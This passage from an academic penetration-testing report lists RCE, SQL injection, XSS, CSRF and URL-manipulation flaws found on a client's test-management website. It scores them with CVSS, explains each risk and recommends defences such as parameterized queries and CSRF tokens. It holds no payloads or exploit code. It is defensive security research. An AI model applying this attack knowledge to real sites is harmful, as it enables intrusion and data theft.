On the test scheduling page, the main vulnerability lies in the input form for creating schedules, which lacks proper input sanitization processes. Additionally, the page where the entered data is outputted is also vulnerable. This is why the page can be exploited using 4 different methods.

Furthermore, we can observe a high level of vulnerability on the test monitoring and master data pages, each serving different functions. This is evident from the differing vulnerabilities faced by these two pages. One page is vulnerable to URL manipulation, while the other is vulnerable to XSS.

These vulnerabilities exhibit distinct objectives and attack methods. Indications point to the test monitoring page lacking adequate protection against URL manipulation, while the master data page fails to properly sanitize the data displayed, subsequently viewed by users.

However, it's worth noting that both pages also share a weakness in terms of input data sanitization, as seen from the vulnerabilities of both pages to SQL Injection and RCE attacks.

3.3. Risk

Following the method of vulnerability outlined earlier, the risk assessment results are obtained. Table 2 presents the assessment conducted using the CVSS calculator, supplemented by references from the OWASP vulnerability database.

Table 2. Vulnerabilities Identified and Their Risks

No	Vulnerabilities found	Risk Score	Risk
1	RCE login	10	Critical
2	RCE monitoring tes	9.6	Critical
3	RCE penjadwalan tes	9.6	Critical
4	URL Manipulation keamanan sistem	9.4	Critical
5	SQL injection halaman login	9.1	Critical
6	RCE master data	8.7	High
7	SQL injection monitoring tes	8.1	High
8	SQL injection penjadwalan tes	8.1	High
9	SQL injection administrasi sistem	7.1	High
10	SQL injection master data	7.1	High
11	XSS baterai tes	5.4	Medium
12	XSS penjadwalan tes	5.4	Medium
13	CSRF baterai tes	5.4	Medium
14	CSRF penjadwalan tes	5.4	Medium
15	URL Manipulation monitoring tes	4.3	Medium
16	XSS administrasi sistem	3.8	Low
17	XSS master data	3.8	Low

Table 2 presents the vulnerabilities identified with the respective pages affected, and the risk scores associated with each vulnerability. It can be observed that some vulnerabilities share the same attack method but have varying risk scores, indicating differences in the environment of vulnerability discovery and their impact on the site's functionality.

Here is an explanation of the risk posed by each of the identified vulnerabilities within the site.

3.3.1. SQL Injection

Through SQL Injection attacks, attackers can gain access to the database where all the data behind the site is stored. The risk associated with this vulnerability is extremely severe, and if left unchecked, it could result in critical data from the organization being stolen and stored by the malicious actor.

The potential consequences of a successful SQL Injection attack include unauthorized access to sensitive information, data breaches, exposure of personal user data, and even the manipulation or destruction of the stored data.

Organizations must prioritize securing against SQL Injection to prevent such catastrophic scenarios and safeguard their valuable data assets.

3.3.2. Remote Command Execution (RCE)

RCE attacks allow attackers to execute their own code within the system developed by a company or organization. As a result, attackers can gain full access and control over a company's or organization's system.

The consequences of a successful Remote Code Execution attack can be devastating, including unauthorized access to sensitive data, manipulation of critical functionalities, and even complete system compromise. Attackers could potentially steal or modify data, disrupt operations, and use the compromised system as a launching point for further attacks.

Preventing RCE vulnerabilities is crucial to maintaining the integrity and security of an organization's digital assets.

3.3.3. URL Manipulation

URL manipulation can have serious consequences due to the weakness in access confirmation and verification systems.

The impact of this attack varies widely and depends on the level of access granted to the attacker. The risks associated with this attack range from exposing sensitive data to unauthorized individuals to potentially disrupting the functionality of the system.

The outcomes could include unauthorized access to confidential information, unauthorized modifications to data, and even the potential for a complete system outage.

It's essential to address URL manipulation vulnerabilities to prevent unauthorized access and maintain the security and functionality of the system.

3.3.4. Cross-Site Scripting (XSS)

The vulnerability of Cross-Site Scripting (XSS) attacks can transform a secure and trustworthy website into an unsafe platform.

This is because attackers can exploit this vulnerability to inject their own malicious code into a website, which can then impact and compromise any user who visits the site.

Through XSS attacks, sensitive user data can be stolen, and users might be redirected to malicious websites without their knowledge.

This type of attack can undermine user trust in the website's security and potentially lead to severe consequences such as data breaches, unauthorized access, and the distribution of malicious content.

It's crucial to address XSS vulnerabilities promptly to safeguard both users and the integrity of the website.

3.3.5. Cross-Site Request Forgery (CSRF)

CSRF poses a significant level of risk due to its potential to enable a website to perform actions on behalf of a user without their knowledge.

For instance, an attacker could exploit CSRF to transfer funds from an active user's account to the attacker's account or another account.

This type of attack can have severe financial and reputational consequences for both users and the targeted organization.

CSRF attacks leverage the trust that users have in a website's legitimacy, making them particularly dangerous.

Preventing and mitigating CSRF vulnerabilities is essential to protect users' financial and personal information and to maintain the integrity of online transactions.

4. DISCUSSION

In this section we will discuss the results that have been gained, what are the recommended steps to take for the client and in what section should further research be done.

The research and observation that has been made has proven several key vulnerabilities present within the website of the client.

4.1. Information on Vulnerabilities

From the vulnerabilities that had been found within the website, these vulnerabilities can be exploited further by actors beyond and within the organization of the users of the website itself.

This is because of the root cause of most of the vulnerabilities that are present within the website, as most of the vulnerabilities found are mainly from poorly implemented methods of inputting data into the website. Such as, the login page and the scheduling page. These vulnerabilities allow others to attack the website using methods such as SQL injection, which may lead to further RCE attacks, and XSS attacks.

Another point of interest is in the vulnerabilities found within the website security administrator page, because of poorly implemented account privileges, the page itself is accessible to most accounts without the privilege to access it. Accessing this page will enable users the ability to put the website into maintenance indefinitely.

Consistent penetration testing with updated tools reveals website vulnerabilities and guides efforts to enhance security. Through methods of penetration testing stated above, the development team of the website itself will be notified of the shortcomings of the system supporting the website. And only after understanding the scale and urgency of the vulnerabilities that are present in the website, can a team be given effective and efficient ways to combat those vulnerabilities through recommendations that both the development team and the penetration tester come up with.

A similar research [21] uses wireshark as a tool to conduct penetration testing to determine website security at the user authentication level. Wireshark is able to provide rapid and accurate measurement of a website's security integrity in its data transfer to limit threats of exposed data online.

Another research [22] focuses more on web applications as a target of penetration testing, the objective of this research is to create a framework of penetration testing, similar to those found in financial institutions, for other institutions that have web applications online to protect their data integrity from online attackers.

Past researches have already shown, through other methods or vectors of attacks, the importance of using penetration testing to maintain website integrity in an ever evolving era of digital security. This is why this research, through various vectors of attacks, highlights the need to leverage information that we can gain through penetration testing to allow for effective defense against further attacks particularly on websites.

4.2. Recommendations

From the results of penetration testing, here are the recommended improvements and updates to the website to enhance its defense and reduce the impact of attacks.

4.2.1. Output encoding

The data displayed from the database to the website undergoes encoding initially. This step is taken to prevent the output data from being interpreted as a script that could be executed on the site. This minimizes the potential impact of XSS attacks.

4.2.2. X-XSS Header

The implementation of the XSS Protection (X-XSS-Protection) header in a website can enable the browser in which the site is being run to detect potential XSS attacks.

4.2.3. Content Security Policy

The implementation of a content security policy can serve as an additional layer of defense against XSS attacks, clickjacking, and other code injection attacks.

4.2.4. Parameterized Query

The data extracted from input forms is not promptly employed and executed for insertion into the site's database. Instead, the given input is initially stored as a parameter.

This is done to ensure that the input data from the form and the data to be input into the database are treated differently.

By making the input into the database a parameter, it prevents the execution of any code or other injection attacks.

4.2.5. CSRF Token

The implementation of CSRF tokens can serve as a barrier against CSRF attacks, as the CSRF token is kept secret and is continually randomized.

The CSRF token is used when a user wants to add data to the site, confirming that it is indeed the user themselves performing the action.

4.2.6. Secure Cookie Configuration

Secure cookies can be configured by setting the "SameSite" attribute to "Strict" or "Lax".

This can be useful in preventing CSRF attacks and also in preventing attackers or other users from viewing the cookie data of an active user.

4.2.7. Cross Origin Resource Sharing (CORS) header

By implementing CORS headers in the functioning of a website, CSRF attacks can be minimized.

This is because CORS implementation allows the website to identify the origin of input provided to the site, thereby detecting inputs originating from outside the site or other CSRF attacks.

4.2.8. Whitelist and blacklist input

By creating a system to recognize and store potentially malicious inputs, basic attacks using injection methods into input forms on the website can be minimized.

4.2.9. Input Encoding

The input entered into input forms can be encoded beforehand to minimize the chances of attacks using injection methods into input forms.

4.2.10. Access Validation

Access to various pages on the website can be improved to minimize access for accounts that have no legitimate interest, thereby mitigating the potential for URL manipulation attacks.

4.3. Further Research

The research that has been done uses methods of website penetration that was popular in its time. The author proposes further research into more recently found methods of attacking a website, as more vulnerabilities are found, shared and used among attackers, the increase of popularity can be seen with its usage in website penetration.

These methods should be prioritized in website penetration testing to ensure which method works in securing more websites from further website penetration attacks.

5. RECOMMENDATION

The author recommends using templates from recognized organizations in the penetration testing industry, such as OWASP, which provides international standards and focuses on writing more comprehensive penetration testing procedures in the execution of the PPL.

The author recommends performing penetration testing using either white-box testing or gray-box testing methods to facilitate the rapid identification of vulnerabilities within the website. By employing methods with broader coverage, a more comprehensive and thorough result from the penetration testing is anticipated.

The author also suggests exploring a wider range of attacks documented by OWASP through the OWASP Top Ten, updated every 2 to 4 years. This resource contains attacks commonly used by external entities and highlights weaknesses commonly found in many sites during those years.

6. CONCLUSION

From the results of the penetration testing conducted during the internship, it was identified that the website still possesses numerous vulnerabilities to various injection attacks and external attacks.

The vulnerabilities primarily stem from insufficient data sanitization and validation, creating opportunities for attackers to exploit injection methods such as SQL Injection and Remote Command Execution. Additionally, the lack of sanitized inputs can lead to XSS attacks, impacting site users.

The consequences of these vulnerabilities include providing unauthorized individuals the opportunity to access and misuse the data stored in the website's database.

Therefore, the implementation of the recommendations discussed earlier is expected to enhance the site's resilience against attacks from external parties.

REFERENCES

[1] T. Dhital and B. Gonen, "A Survey on Web Security Issues," in *2019 International Conference on Computational Science and Computational Intelligence (CSCI)*, 2019, pp. 231-234.

[2] R. Baki, "Analysis of factors affecting customer trust in online hotel booking

website usage," *European Journal of Tourism, Hospitality and Recreation*, vol. 10, no. 2, pp. 106-117, 2020.

[3] N. Munaiah, A. Rahman, J. Pelletier, L. Williams, and A. Meneely, "Characterizing attacker behavior in a cybersecurity penetration testing competition," *in 2019 ACM/IEEE International Symposium on Empirical Software Engineering and Measurement (ESEM),* 2019, pp. 1-6.

[4] M. Albalawi et al., "Website Defacement Detection and Monitoring Methods: A Review," *Electronics*, vol. 11, no. 21, pp. 3573, 2022.

[5] R. Alabdan, "Phishing attacks survey: Types, vectors, and technical approaches," *Future Internet*, vol. 12, no. 10, p. 168, 2020, MDPI.

[6] S. N. Bukhari, M. A. Dar, and U. Iqbal, "Reducing attack surface corresponding to Type 1 cross-site scripting attacks using secure development life cycle practices," *in 2018 fourth international conference on advances in electrical, electronics, information, communication and bio-informatics (AEEICB)*, 2018, pp. 1-4.

[7] C. Weissman, "Penetration testing," *Information security: An integrated collection of essays,* vol. 6, pp. 269-296, 1995.

[8] S. Rani and R. Nagpal, "Penetration testing using Metasploit framework: An ethical approach," *International Research Journal of Engineering and Technology (IRJET)*, vol. 6, no. 08, 2019.

[9] P. Vats, M. Mandot, and A. Gosain, "A comprehensive literature review of penetration testing & its applications," *in 2020 8th International Conference on Reliability, Infocom Technologies and Optimization (Trends and Future Directions)(ICRITO),* 2020, pp. 674-680.

[10] S. Nagpure and S. Kurkure, "Vulnerability assessment and penetration testing of web application," *in 2017 International Conference on Computing, Communication, Control and Automation (ICCUBEA)*, 2017.

[11] F. Heiding, S. Katsikeas, and R. Lagerström, "Research communities in cyber security vulnerability assessments: A comprehensive literature review," *Computer Science Review,* vol. 48, p. 100551, 2023, Elsevier.

[12] A. Goutam and V. Tiwari, "Vulnerability assessment and penetration testing to enhance the security of web application," *in 2019 4th International Conference on Information Systems and Computer Networks (ISCON)*, 2019, pp. 601-605.

[13] I. Yaqoob, S. Hussain, S. Mamoon, N. Naseer, J. Akram, and A. Ur Rehman, "Penetration Testing and Vulnerability Assessment," *Journal of Network Communications and Emerging Technologies (JNCET),* vol. 7, no. 8, Aug. 2017.

[14] N. Brügger, "Website history and the website as an object of study," *New Media & Society*, vol. 11, no. 1-2, pp. 115-132, 2009.

[15] I. Ataboyev and R. I. Tursunovich, "DEVELOP THE USE OF YOUTUBE VIDEOS AND WEBSITES IN THE CLASSROOM," *Журнал иностранных языков и лингвистики,* vol. 5, no. 5, 2023.

[16] L. Dolega, F. Rowe, and E. Branagan, "Going digital? The impact of social media marketing on retail website traffic, orders and sales," *Journal of Retailing and Consumer Services*, vol. 60, pp. 102501, 2021.

[17] C. Coronel and S. Morris, *Database Systems: Design, Implementation and Management, Cengage Learning,* 2019.

[18] M. Alghawazi, D. Alghazzawi, and S. Alarifi, "Detection of sql injection attack using machine learning techniques: a systematic literature review," *Journal of Cybersecurity and Privacy*, vol. 2, no. 4, pp. 764-777, 2022.

[19] S. JY Weamie, "Cross-Site Scripting Attacks and Defensive Techniques: A Comprehensive Survey," *International Journal of Communications, Network and System Sciences,* vol. 15, no. 8, pp. 126-148, 2022.

[20] X. Likaj, S. Khodayari, and G. Pellegrino, "Where we stand (or fall): An analysis of CSRF defenses in web frameworks," *in Proceedings of the 24th International Symposium on Research in Attacks, Intrusions and Defenses,* pp. 370-385, 2021.

[21] S. Sandhya, S. Purkayastha, E. Joshua, and A. Deep, "Assessment of website security by penetration testing using Wireshark," *in 2017 4th International Conference on Advanced Computing and Communication Systems (ICACCS), Coimbatore, India,* pp. 1-4, 2017. doi: 10.1109/ICACCS.2017.8014711.

[22] A. Goutam and V. Tiwari, "Vulnerability Assessment and Penetration Testing to Enhance the Security of Web Application," *in 2019 4th International Conference on Information Systems and Computer Networks (ISCON), Mathura, India,* pp. 601-605, 2019 doi: 10.1109/ISCON47742.2019.9036175.